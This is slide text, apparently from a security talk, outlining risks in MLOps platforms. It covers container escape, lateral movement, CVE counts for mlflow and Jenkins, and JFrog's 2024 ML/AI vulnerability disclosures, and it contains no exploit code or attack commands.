
Implementation – Container escape

Container escape has **heightened** impact on MLOps platforms




Lateral movement in organization
Access to other users' resources

Implementation – Container escape




Implementation – Container escape



Implementation – Container escape



Hugging Face



Implementation – Still immature

- MLOps platforms are still fresh
- AI experts are NOT security experts

CVEs in the past 2 years

mlflow



15 Critical

23 High

Jenkins

2 Critical

9 High


JFrog 2024 external disclosures

20 ML/AI CVEs

13 different components

Attacker's view – Putting it all together

Chain1 – Client-side malicious models



